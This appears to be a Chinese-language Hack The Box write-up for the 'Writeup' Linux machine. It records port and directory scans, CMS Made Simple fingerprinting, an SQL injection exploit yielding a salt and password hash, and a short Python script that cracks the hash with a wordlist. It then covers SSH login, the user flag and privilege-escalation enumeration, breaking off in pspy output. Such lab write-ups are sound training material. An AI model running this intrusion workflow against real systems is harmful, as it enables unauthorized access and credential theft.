
信息收集

Author: 0x584A



Writeup


OS:	Linux
Difficulty:	Easy
Points:	20
Release:	08 Jun 2019
IP:	10.10.10.138

先对目标进行端口扫描

> nmap

```
# Nmap 7.70 scan initiated Sat Sep 14 04:12:04 2019 as: nmap -sC -sV -oA server 10.10.10.138
Nmap scan report for 10.10.10.138
Host is up (0.30s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 14 04:13:09 2019 -- 1 IP address (1 host up) scanned in 65.75 seconds
```

只开放了两个端口，`22、80`，随后我打开站点：




不安全 | 10.10.10.138

```
########################################################################
#                                                                      #
#          *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***            #
#                                                                      #
#   Not yet live and already under attack. I found an   ,~~--~~-.     #
#   Eeyore DoS protection script that is in place and  +      | |\    #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\  #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'  #
#                                                                      #
#   If you know where to download the proper Donkey DoS protection    #
#   please let me know via mail to jkr@writeup.htb - thanks!          #
#                                                                      #
########################################################################


aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
88888888888888888888888888888888888888888888888888888888
8888""""""""""""""""""""8888888888888888888888888888888888
8888                    888888888888888888888888888888888
```


首页描述中说，站点存在DOS防护，当**40X状态**过多时会封IP。

如，尝试扫目录时，直接封一分多钟的IP：



```
root@kali:~/Public/Writeup# gobuster dir -u http://10.10.10.138 -w ~/Public/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.138
[+] Threads:        10
[+] Wordlist:       /root/Public/SecLists/Discovery/Web-Content/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/09/14 04:20:29 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
[ERROR] 2019/09/14 04:20:39 [!] Get http://10.10.10.138/1993: dial tcp 10.10.10.138:80: connect: connection refused
[ERROR] 2019/09/14 04:20:41 [!] Get http://10.10.10.138/1992: dial tcp 10.10.10.138:80: connect: connection refused
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1990: net/http: request canceled (Client.Timeout exceeded while aw
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/15: net/http: request canceled while waiting for connection (Clien
 while awaiting headers)
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/14: net/http: request canceled (Client.Timeout exceeded while awa
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1991: net/http: request canceled (Client.Timeout exceeded while aw
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1994: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1995: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1996: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
[ERROR] 2019/09/14 04:20:42 [!] Get http://10.10.10.138/1997: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
[ERROR] 2019/09/14 04:20:44 [!] Get http://10.10.10.138/20: dial tcp 10.10.10.138:80: connect: connection refused
[ERROR] 2019/09/14 04:20:49 [!] Get http://10.10.10.138/1998: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
[ERROR] 2019/09/14 04:20:49 [!] Get http://10.10.10.138/2005: dial tcp 10.10.10.138:80: connect: connection refused
[ERROR] 2019/09/14 04:20:50 [!] Get http://10.10.10.138/1x1: dial tcp 10.10.10.138:80: connect: connection refused
[ERROR] 2019/09/14 04:20:51 [!] Get http://10.10.10.138/1999: net/http: request canceled while waiting for connection (Cl
ed while awaiting headers)
Progress: 74 / 4595 (1.61%)^C
```


从 **robots.txt** 文件中得到一个新的目录：



```
#          __
#    _(\    |@@|
#   (__/\__ \--/ __
#      \___|----|  |   __
#          \ }{ /\ )_ / _\
#          /\__/\ \__O (__
#         (--/\--)    \__/
#         _)(  )(_
#        `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```


页面是没有样式的，白底黑字也没有图片。

查看源代码，在 meta 中得到指纹，是 **CMS Made Simple**



```
← → C  ⓘ 不安全 | view-source:10.10.10.138/writeup/index.php
<!doctype html>
<html lang="en_US"><head>
  <title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

  <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: c
</head><body>
  <header id="header">
```

在 exploit-db 中尝试搜索可以利用的 exp：



```
getconf      geteltorito  getfacl      get-iab      getopt       get-oui      gettext      getty
root@kali:~/Public/Writeup# searchsploit CMS Made Simple
---------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                      |  Path
                                                                                                    | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------- ----------------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)                 | exploits/php/remote/46627.rb
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                                            | exploits/php/webapps/26217.html
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                                            | exploits/php/webapps/26298.txt
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                                         | exploits/php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                                             | exploits/php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities                            | exploits/php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                                                  | exploits/php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                                        | exploits/php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                                               | exploits/php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload                                   | exploits/php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                                       | exploits/php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                                      | exploits/php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting                                | exploits/php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                                                   | exploits/php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                                                   | exploits/php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                                      | exploits/php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery                            | exploits/php/webapps/34068.html
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                                                   | exploits/php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                                      | exploits/php/webapps/44192.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                                      | exploits/php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                                      | exploits/php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning                                    | exploits/php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                                           | exploits/php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload                                   | exploits/php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload                              | exploits/php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload                     | exploits/php/webapps/46546.py
---------------------------------------------------------------------------------------------------- ----------------------------------------
```

获取 USER FLAGE


exploit-db 官网上 `CMS Made Simple < 2.2.10 - SQL Injection` 时间是最新的，将 exp 下载到本地运行，是生效的。

脚本中使用的是时间盲注，很坑的是判断的时间是一秒，所以每次跑的结果都不一样（这是VPN延迟问题，不加时间是死活跑不对的），需要更改 **TIME** 的值。

脚本中存在五个方法，分别用于获取 安全密码、用户名、密码、邮箱、验证密码。

```
safe pass: 5a599ef579066807
Username found: jkr
Password found: 62def4866937f08cc13bab43bb14e6f7
```

通过查看 crack_password() 方法，明文密码为 `hashlib.md5(str(salt) + line).hexdigest()`




```
0x584A  ~/Downloads
python2 hash.py

[+] Password cracked: raykayjay9

0x584A  ~/Downloads

0x584A  ~/Downloads

0x584A  ~/Downloads

0x584A  ~/Downloads
```

```python
import hashlib

wordlist = 'rockyou.txt'
salt = '5a599ef579066807'
password = '62def4866937f08cc13bab43bb14e6f7'

dict = open('rockyou.txt')
for line in dict.readlines():
    line = line.replace("\n", "")
    if hashlib.md5(str(salt) + line).hexdigest() == password:
        print "\n[+] Password cracked: " + line
        break
dict.close()
```

将方法代码提出来跑字典，得到明文密码：**raykayjay9**

这里还有个坑点，有个 http://10.10.10.138/writeup/admin，输入明文的账号密码就是登陆不上去，最后尝试了下 ssh 才搞定：




```
root@kali:~/Public/Writeup# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 14 11:19:08 2019 from 10.10.14.249
jkr@writeup:~$ 
```

得到 USER FLAG

```
jkr@writeup:~$ cat user.txt
d4e493fd4068******1aa6a55319f978
```


获取 ROOT FLAG

先通过 `ps -aux` 查看下运行中的进程，发现存在 `cron、mysql、python3、apache2等`



```
www-data  1568  0.0  0.8 330920  8516 ?        S    21:40   0:00 /usr/sbin/apache2 -k start
www-data  1569  0.0  0.8 330920  8516 ?        S    21:40   0:00 /usr/sbin/apache2 -k start
www-data  1570  0.0  0.9 331092 10000 ?        S    21:40   0:00 /usr/sbin/apache2 -k start
www-data  1571  0.0  0.8 330920  8516 ?        S    21:40   0:00 /usr/sbin/apache2 -k start
root      1628  0.0  0.2  29664  2536 ?        Ss   21:40   0:00 /usr/sbin/cron
message+  1630  0.0  0.2  32744  2492 ?        Ss   21:40   0:00 /usr/bin/dbus-daemon --system
root      1675  0.0  0.2  28528  2876 ?        S    21:40   0:00 /usr/sbin/elogind -D
root      1749  0.0  0.2   9776  2936 ?        S    21:40   0:00 /bin/bash /usr/bin/mysqld_safe
root      1881  0.0  1.5 431180 15972 ?        Sl   21:40   0:00 /usr/bin/python3 /usr/bin/fail2ban-serv
mysql     1896  0.0  7.6 653808 78164 ?        Sl   21:40   0:01 /usr/sbin/mysqld --basedir=/usr --datad
root      1897  0.0  0.0   4192   648 ?        S    21:40   0:00 logger -t mysqld -p daemon error
root      2018  0.0  0.3  69952  3092 ?        Ss   21:40   0:00 /usr/sbin/sshd
root      2061  0.0  0.1  14520  1636 tty1     Ss+  21:40   0:00 /sbin/getty 38400 tty1
```

然后用 linux-exploit-suggester 看下是否存在可以利用的 CVE 漏洞




```
jkr@writeup:/tmp$ chmod +x les.sh
jkr@writeup:/tmp$ ./les.sh

Available information:

Kernel version: 4.9.0
Architecture: x86_64
Distribution: debian
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

72 kernel space exploits
42 user space exploits

Possible Exploits:

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rek
   Exposure: probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4
```

额，并没有什么卵用，**user 下没有 gcc**。

用 pspy64 来监听非root权限下进程，看看 cron 在运行什么。

每秒输出一次：`./pspy64 -i 1000`



```
2019/09/14 22:57:26 CMD: UID=0    PID=1      | init [2]
2019/09/14 22:58:01 CMD: UID=0    PID=4119   | /usr/sbin/CRON
2019/09/14 22:58:01 CMD: UID=0    PID=4120   | /usr/sbin/CRON
